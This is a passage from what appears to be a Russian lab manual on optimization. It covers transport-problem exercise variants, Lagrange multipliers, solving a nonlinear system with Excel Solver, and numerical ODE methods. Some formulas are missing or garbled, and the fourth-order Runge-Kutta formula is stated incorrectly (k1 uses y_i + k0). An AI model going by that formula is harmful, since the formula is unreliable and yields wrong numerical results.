| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |
| A3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

$$a1=230, a2=250, a3=170, b1=140,$$

$$b2=90, b3=160, b4=110,$$

$$b5=150.$$

$$D = \begin{pmatrix} 40 & 19 & 25 & 25 & 35 \\ 49 & 26 & 27 & 18 & 38 \\ 46 & 27 & 36 & 40 & 45 \end{pmatrix}$$

### 4 вариант.

**Задача.** Имеются три пункта поставки однородного груза **A1, A2, A3** и пять пунктов **B1, B2, B3, B4, B5** потребления этого груза. На пунктах **A1, A2 и A3** находится груз соответственно в количестве *a1, a2 и a3* тонн. В пункты **B1, B2, B3, B4, B5** требуется доставить соответственно *b1, b2, b3, b4, b5* тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |
| A3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

$$a1=350, a2=200, a3=300, b1=170,$$

$$b2=140, b3=200,$$

$$b4=195, b5=145.$$

$$D = \begin{pmatrix} 22 & 14 & 16 & 28 & 30 \\ 19 & 17 & 26 & 36 & 36 \\ 37 & 30 & 31 & 39 & 41 \end{pmatrix}$$

### 5 вариант.

**Задача.** Имеются три пункта поставки однородного груза **A1, A2, A3** и пять пунктов **B1, B2, B3, B4, B5** потребления этого груза. На пунктах **A1, A2 и A3** находится груз соответственно в количестве **a1, a2 и a3** тонн. В пункты **B1, B2, B3, B4, B5** требуется доставить соответственно **b1, b2, b3, b4, b5** тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |
| A3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

$$a1=300, a2=250, a3=200,$$

$$b1=210, b2=150, b3=120,$$

$$b4=135, b5=135.$$

$$D = \begin{pmatrix} 4 & 8 & 13 & 2 & 7 \\ 9 & 4 & 11 & 9 & 17 \\ 3 & 16 & 10 & 1 & 4 \end{pmatrix}$$

### Контрольные вопросы

1. В чем суть метода потенциалов?
2. Какие клетки называются потенциальными?
3. Какие виды контуров вы знаете?

### Тема 6. Общий вид задач нелинейного программирования. Графический метод решения задач нелинейного программирования. Метод множителей Лагранжа

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 11

**Цель работы:** Решить задачу нелинейного программирования методом множителей Лагранжа.

### Краткая теория

**Задачами нелинейного программирования** называются задачи математического программирования, в которых нелинейны и (или) целевая функция, и (или) ограничения в виде неравенств или равенств.

Задачи нелинейного программирования можно классифицировать в соответствии с видом функции **F(x)**, функциями ограничений и размерностью вектора **x** (вектора решений).

В самом общем виде классификация представлена в таблице.

| Вид <b>F(x)</b> | Вид функции ограничений | Число переменных <b>x</b> | Название задачи                             |
|-----------------|-------------------------|---------------------------|---------------------------------------------|
| Нелинейная      | Отсутствуют             | 1                         | Безусловная однопараметрическая оптимизация |
| Нелинейная      | Отсутствуют             | Более 1                   | Безусловная многопараметрическая            |

|                               |                            |         |                                 |
|-------------------------------|----------------------------|---------|---------------------------------|
|                               |                            |         | ОПТИМИЗАЦИЯ                     |
| Нелинейная<br>или<br>линейная | Нелинейные или<br>линейные | Более 1 | Условная нелинейная оптимизация |

Общих способов решения, аналогичных симплекс-методу линейного программирования, для нелинейного программирования не существует. В каждом конкретном случае способ выбирается в зависимости от вида функции  $F(x)$ .

Задачи нелинейного программирования на практике возникают довольно часто, когда, например, затраты растут не пропорционально количеству закупленных или произведённых товаров.

*Задачи нелинейного программирования* относятся к *трудным* вычислительным задачам. При их решении часто приходится прибегать к приближенным *методам оптимизации*. Мощным средством для решения задач нелинейного программирования являются численные методы. Они позволяют найти решение задачи с заданной степенью точности.

#### Общая формулировка нелинейных задач:

Найти переменные  $x_1, x_2, \dots, x_n$ , удовлетворяющие системе уравнений

$$\begin{aligned} \Psi(x_1, x_2, \dots, x_n) &= b_i, i = 1, \\ &2, \dots, m \end{aligned} \quad (1)$$

и обращающие в максимум ( минимум ) целевую функцию

$$Z = f(x_1, x_2, \dots, x_n) \quad (2)$$

Примером типичной и простой нелинейной задачи является следующая: Данное предприятие для производства какого-то продукта расходует два средства в количестве  $x_1$  и  $x_2$  соответственно. Это факторы производства, например, машины и труд, два различных сырья и т.п., а величины  $x_1$  и  $x_2$  – затраты факторов производства. Факторы производства впредь будем считать взаимозаменяемыми. Если это «труд» и «машины», то можно применять такие методы производства, при которых величина затрат машин в сопоставлении с величиной затрат труда оказывается больше или меньше (производство более или менее трудоемкое).

Объем производства (выраженный в натуральных или стоимостных единицах) является функцией затрат производства  $Z = f(x_1, x_2)$ . Эта зависимость



называется **производственной функцией**. Издержки зависят от расхода обоих факторов ( $x_1$  и  $x_2$ ) и от цен этих факторов ( $c_1$  и  $c_2$ ). Совокупные издержки выражаются формулой  $b = c_1 x_1 + c_2 x_2$ . Требуется при данных совокупных издержках определить такое количество факторов производства, которое максимизирует объем продукции  $Z$ .

Математическая модель этой задачи имеет вид: определить такие переменные  $x_1$  и  $x_2$ , удовлетворяющие условиям

$$c_1 x_1 + c_2 x_2 = b \quad (3)$$

$$x_1 \geq 0, x_2 \geq 0, \quad (4)$$

при которых функция

$$Z = f(x_1, x_2) \quad (5)$$

достигает максимума. Как правило, функция (5) может иметь произвольный нелинейный вид.

Используя классические методы оптимизации, следует четко представлять себе различие между **локальным** экстремумом функции, **глобальным** экстремумом и **условным** экстремумом. Понятие условного экстремума вводится для случая, когда число переменных  $n$  не меньше 2 ( $n \geq 2$ ). Будем полагать, что функция  $Z = f(x_1, x_2, \dots, x_n) = f(X)$  дважды дифференцируема в точке  $X^* = (x_1^*, x_2^*, \dots, x_n^*)$ , ( $X^* \in D(f)$ ) и в некоторой ее окрестности.

Если для всех точек  $X$  этой окрестности  $f(X^*) \geq f(X)$  или  $f(X^*) \leq f(X)$ , то говорят, что функция  $f(X)$  имеет экстремум в  $X^*$  (соответственно максимум или минимум).

Точка  $X^*$ , в которой все частные производные функции  $Z = f(X)$  равны 0, называется **стационарной точкой**.

**Необходимое условие экстремума.**

Если в точке  $X^*$  функция  $Z = f(X)$  имеет экстремум, то частные производные функции в этой точке равны 0:

$$f'_{x_i}(X^*) = 0, i = 1, 2, \dots, n.$$

Следовательно, точки экстремума функции  $Z = f(X)$  удовлетворяют системе уравнений:

(6)

дифференциала второго порядка. Дифференциала второго порядка обозначается  $d^2f(x_1, x_2, \dots, x_n)$ . Если  $f'(X)$  найти частную производную по переменной  $x_j$ , то получим частную производную второго порядка по переменным  $x_i, x_j$ , которая обозначается  $f''_{x_i, x_j}(X)$ . В этом случае

### Достаточные условия экстремума.

$$d^2 f(X) = \sum_{i=1}^n \sum_{j=1}^n f''_{x_i, x_j}(X) \Delta x_i \Delta x_j$$

Двух переменных:

- если  $\Delta > 0$  и  $a_{11} < 0$  ( $a_{22} < 0$ ), то в точке  $X^0$  функция имеет максимум: если  $\Delta > 0$  и  $a_{11} > 0$  ( $a_{22} > 0$ ), то в точке  $X^0$  – минимум (в этих случаях  $X^0 = X^*$ );
- если  $\Delta < 0$ , то экстремума нет;
- если  $\Delta = 0$ , то вопрос об экстремуме остается открытым.

# Метод множителей Лагранжа

Способ определения условного экстремума начинается с построения вспомогательной функции Лагранжа, которая в области допустимых решений достигает максимума для тех же значений переменных  $x_1, x_2, \dots, x_n$ , что и целевая функция **z**.

Пусть решается задача определения условного экстремума функции  $\mathbf{z} = \mathbf{f}(\mathbf{X})$  при ограничениях

$$\varphi_i(x_1, x_2, \dots, x_n) = 0, i = 1, 2, \dots, m, m < n$$

Составим функцию

(7)

которая называется *функцией Лагранжа*.  $X_i$  — постоянные множители (*множители Лагранжа*). Отметим, что множителям Лагранжа можно придать экономический смысл. Если  $f(x_1, x_2, \dots, x_n)$  — доход, соответствующий плану  $X = (x_1, x_2, \dots, x_n)$ , а функция  $\varphi_i(x_1, x_2, \dots, x_n)$  — издержки  $i$ -го ресурса, соответствующие этому плану, то  $X_i$  — цена (оценка)  $i$ -го ресурса, характеризующая изменение экстремального значения целевой функции в зависимости от изменения размера  $i$ -го ресурса (маргинальная оценка).  $L(X)$  —

функция  $n + m$  переменных  $(x_1, x_2, \dots, x_n, \lambda_1, \lambda_2, \dots, \lambda_n)$ . Определение стационарных точек этой функции приводит к решению системы уравнений

$$\begin{cases} \frac{\partial L(X)}{\partial x_j} = 0, \quad j = 1, 2, \dots, n, \\ \frac{\partial L(X)}{\partial \lambda_i} = 0, \quad i = 1, 2, \dots, m. \end{cases} \quad (8)$$

Легко заметить, что  $L_{\lambda}^*(X) = \varphi_{\lambda}(X)$ . Таким образом, задача нахождения условного экстремума функции  $z = f(X)$  сводится к нахождению локального экстремума функции  $L(X)$ . Если стационарная точка найдена, то вопрос о существовании экстремума в простейших случаях решается на основании достаточных условий экстремума — исследования знака второго дифференциала  $d^2L(X)$  в стационарной точке при условии, что переменные приращения  $d\mathbf{x}_i$  - связаны соотношениями

$$\sum_{i=1}^n \frac{\partial \varphi_i}{\partial x_j} \Delta x_j = 0, \quad i = 1, 2, \dots, m, \quad (9)$$

полученными путем дифференцирования уравнений связи.

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 12

**Цель работы:** Решить задачу нелинейного программирования графическим методом

## Решение системы нелинейных уравнений с двумя неизвестными с помощью средства *Поиск решения*

Настройка **Поиск решения** позволяет находить решение системы нелинейных уравнений с двумя неизвестными:

$$\begin{cases} f_1(x, y) = C_1 \\ f_2(x, y) = C_2 \end{cases} \quad (10)$$

где  $f_i(x, y)$ ,  $i=1,2$  - нелинейная функция от переменных  $x$  и  $y$ ,  $C_i$ ,  $i=1,2$  - произвольная постоянная.

Известно, что пара  $(x, y)$  является решением системы уравнений (10) тогда и только тогда, когда она является решением следующего уравнение с двумя неизвестными:

$$(f_1(x, y) - C_1)^2 + (f_2(x, y) - C_2)^2 = 0 \quad (11)$$

С другой стороны, решение системы (10) — это точки пересечения двух кривых:

$$f_1(x,y) = C \text{ и } f_2(x,$$

$y) = C_2$  на плоскости  $XOY$ .

Из этого следует метод нахождения корней системы. нелинейных уравнений:

1. Определить (хотя бы приближенно) интервал существования решения системы уравнений (10) или уравнения (11). Здесь необходимо учитывать вид уравнений, входящих в систему, область определения каждого их уравнений и т. п. Иногда применяется подбор начального приближения решения;

2. Протабулировать решение уравнения (11) по переменным  $x$  и  $y$  на выбранном интервале, либо построить графики функций  $f_1(x,y) = C$ , и  $f_2(x,y) = C_2$  (система(10)).

3. Локализовать предполагаемые корни системы уравнений — найти несколько минимальных значений из таблицы табулирование корней уравнения (11), либо определить точки пересечения кривых, входящих в систему (10).

4. Найти корни для системы уравнений (10) с помощью надстройки **Поиск решения**.

#### Порядок выполнения заданий

**Задача.** Решить систему нелинейных уравнений:

$$\begin{cases} (x-1)^2 + (y+1)^2 = 4 \\ 5x + 4y = 2 \end{cases}$$

**Решение:**

Легко видеть, что решение системы уравнений являются точки пересечения окружности (с радиусом 2 и центром (1,-1)) и прямой  $y = 0,5 - 1,25x$ .

Данную систему заменим равносильным уравнением:

$((x-1)^2 + (y+1)^2 - 4)^2 + (5x + 4y - 2)^2 = 0$ , для которого будем искать решения с помощью надстройки **Поиск решения**.

Исходя из графиков уравнений, интервал локализации корней определим в границах от -3 до 3 (рис. 1). Ячейка **B3:B43** содержат значения  $X$ . Формулы для построения графиков:

В ячейке **C3**:


$$=-1 + \text{КОРЕНЬ}(4 - (B3-1)^2)$$

В ячейке **D3**:


$$=-1 - \text{КОРЕНЬ}(4 - (B3-1)^2)$$

В ячейке **E3**:

$$=(2-5*B3)/4$$



1. Табулируем равносильное уравнение на отрезке  $[-3; 3]$  с шагом 0,5 (рис. 2).



Локализуем корни равносильного уравнения (рис. 3):


Ячейки **A47:A59** содержат значения  $X$  на отрезке  $[-3; 3]$  с шагом 0,5; Ячейки **B46:N46** содержат значения  $Y$  на отрезке  $[-3; 3]$  с шагом 0,5; Формула для ячейки **B47** (копируется на диапазон **B47:N59**):

$$=((\$A47-1)^2+(B\$46+1)^2-4)^2+(5*\$A47+4*B\$46-2)^2$$

Формула для ячейки **B62** (копируется на диапазон **B62:N62**):


$$=\text{МИН}(B47:B59)$$

Исходя из результатов вычислений, определим следующие пары предполагаемых корней уравнения: (2,5; -2,5), (2; -2), (0; 0,5), (0; 1).



Найдем корни равносильного уравнения (рис. 4) – для этого поместим пары значений для предполагаемых корней в ячейки **D69:E72**. В ячейку **G69** введем формулу для равносильного уравнения (копируется на диапазон **G69:G72**):

$$=((D69-1)^2+(E69+1)^2-4)^2+(5*D69+4*E69-2)^2$$



С помощью надстройки Поиск решения (в окне Параметры поиска решения флажок Линейная модель должен быть снят) установим необходимые параметры для поиска корня равносильного уравнения (рис. 5),




Рис. 5. Ввод данных в окно Поиск решения для задачи нахождения корней системы

Затем выполним поиск решения. Процедуру повторим для всех имеющихся пар корней.

Результаты поиска решения (рис. 6) позволяют делать вывод о том, что система имеет 2 решения:

(2,3675745729901; -2,45934248863711) и (-0,123564081639673; 0,654434224216163)

| Предполагаемые значения корней уравнения |         |         |                    |
|------------------------------------------|---------|---------|--------------------|
|                                          | x       | y       | значения уравнения |
| 68                                       | 2,36757 | -2,4593 | 2,58434E-07        |
| 69                                       | 2,36755 | -2,4593 | 2,42523E-07        |
| 70                                       | -0,1236 | 0,65443 | 2,10512E-07        |
| 71                                       | -0,1237 | 0,65458 | 6,80851E-08        |

Рис. 6. Результаты поиска решений для нелинейной системы уравнений

## Задания для самостоятельной работы 1

вариант.

**Задача.** Решить систему нелинейных уравнений:

$$\begin{cases} 3x^2 + 6y^2 = 4 \\ 6x + 10y = 4 \end{cases}$$

2 вариант.

**Задача.** Решить систему нелинейных уравнений:

$$4(x-1)^2 + 5(y+1)^2 = 12$$

$$\begin{cases} 4x - 2y = 1 \end{cases}$$

**3 вариант.**

**Задача.** Решить систему нелинейных уравнений:

$$\begin{cases} 3x^2 + y^2 = 3 \\ x + 6y = 10 \end{cases}$$

**4 вариант.**

**Задача.** Решить систему нелинейных уравнений:

$$3(x-3)^2 + 5(y+5)^2 = 25$$

$$\begin{cases} x = 12 + 2y \end{cases}$$

**5 вариант.**

**Задача.** Решить систему нелинейных уравнений:

$$\begin{cases} 7x^2 + 3y^2 = 4 \\ 8x + 4y = 2 \end{cases}$$

**Контрольные вопросы**

1. Какие задачи называются задачами нелинейного программирования?
2. Как записывается общая формулировка нелинейных задач?
3. Как выглядит классификация задач нелинейного программирования?
4. В чем суть метода множителей Лагранжа?
5. Какие способы решения нелинейных задач вы знаете?

**Тема 7. Основные понятия динамического программирования: шаговое управление, управление операцией в целом, оптимальное управление, выигрыш на данном шаге, выигрыш за всю операцию, аддитивный критерий, мультипликативный критерий**

### **ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 13**

**Цель:** решение обыкновенных дифференциальных уравнений

Решение обыкновенных дифференциальных уравнений (ОДУ) широко применяется в практике научно-технических расчетов. Хотя линейные ОДУ могут иметь решения в виде специальных функций, многие физические системы нелинейны и описываются нелинейными ОДУ, не имеющими аналитического решения. В этом случае приходится использовать численные методы решения ОДУ.

Чтобы решить ОДУ, необходимо знать значения зависимой переменной и (или) производных при некоторых значениях независимой переменной. Если эти дополнительные условия задаются при одном значении независимой переменной, то такая задача называется *задачей Коши*. Если же условия задаются при двух или более значениях независимой переменной, то задача называется *краевой*.



## Задача Коши

Задачу Коши можно сформулировать следующим образом: пусть дано ОДУ:

$$\frac{dy}{dx} = f(x, y) \quad (1)$$

и начальное условие  $y(x_0) = y_0$ . Требуется найти функцию  $y(x)$ , удовлетворяющую как указанному уравнению, так и начальному условию.

Численное решение задачи Коши состоит в построении таблицы приближенных значений  $y_1, y_2, \dots, y_n$  решения уравнения  $y(x)$  в точках  $x_1, x_2, \dots, x_n$ . Чаще всего  $x_i = x_0 + ih$ ,  $i = 0, 1, \dots, n$ , где  $h$  - шаг приращения переменной  $x$ ,  $n$  - число интервалов решения с шагом  $h$ .

Рассмотрим здесь две группы численных методов решения задачи Коши: *одношаговые* и *многошаговые*.

### Одношаговые методы

*Одношаговые методы* - это методы, в которых для нахождения следующей точки на кривой  $y = f(x)$  требуется информация лишь об одном предыдущем шаге. Простейшим из одношаговых методов является метод Эйлера:

$$y_{i+1} = y_i + f(x_i, y_i)h, \quad i = 0, 1, \dots, n-1. \quad (2)$$

Метод Эйлера имеет невысокую точность (порядка  $h$ ).

Для достижения более высокой точности (порядка  $h^4$ ) используют *метод Рунге-Кутты* четвертого порядка:

$$y_{i+1} = y_i + \frac{k_0 + 2 \cdot k_1 + 2 \cdot k_2 + k_3}{6}, \quad \text{где}$$

$$\begin{aligned} k_0 &= h \cdot f(x_i, y_i), & k_2 &= h \cdot f(x_i + \frac{h}{2}, y_i + \frac{k_0}{2}), \\ k_1 &= h \cdot f(x_i + \frac{h}{2}, y_i + k_0), & k_3 &= h \cdot f(x_i + h, y_i + k_2) \end{aligned} \quad (3)$$

### Многошаговые методы

В *многошаговых методах* для отыскания следующей точки кривой  $y = f(x)$  требуется информация *более чем об одной* из предыдущих точек.

Пусть найдены значения  $y_{i-3}, y_{i-2}, y_{i-1}, y_i$  в четырех последовательных точках. При этом имеются также вычисленные ранее значения правой части уравнения

(1)  $f_{i-3}, f_{i-2}, f_{i-1}, f_i$ . Тогда схему *метода Адамса* можно представить в виде:

$$y_{i+1} = y_i + h \cdot f_i + \frac{h}{2} \cdot \Delta f_i + \frac{5 \cdot h}{12} \cdot \Delta^2 f_i + \frac{3 \cdot h}{8} \cdot \Delta^3 f_i, \quad i = 3, 4, \dots, n-1. \quad (3,4)$$

где конечные разности в точке  $x_i$  имеют вид:

$$\begin{aligned} \Delta f_i &= f_i - f_{i-1}, \\ \Delta^2 f_i &= f_i - 2f_{i-1} + f_{i-2}, \\ \Delta^3 f_i &= f_i - 3f_{i-1} + 3f_{i-2} - f_{i-3}. \end{aligned} \quad (1)$$

### Решение задачи Коши средствами Mathcad

Инструментарий для решения ОДУ (систем ОДУ) различного порядка в Mathcad представлен широким спектром встроенных функций, работа одной из которых (*rkfixed* - метод Рунге-Кутты (*rk*) четвертого порядка с фиксированным (*fixed*) шагом интегрирования) показана на Рисунке 9.

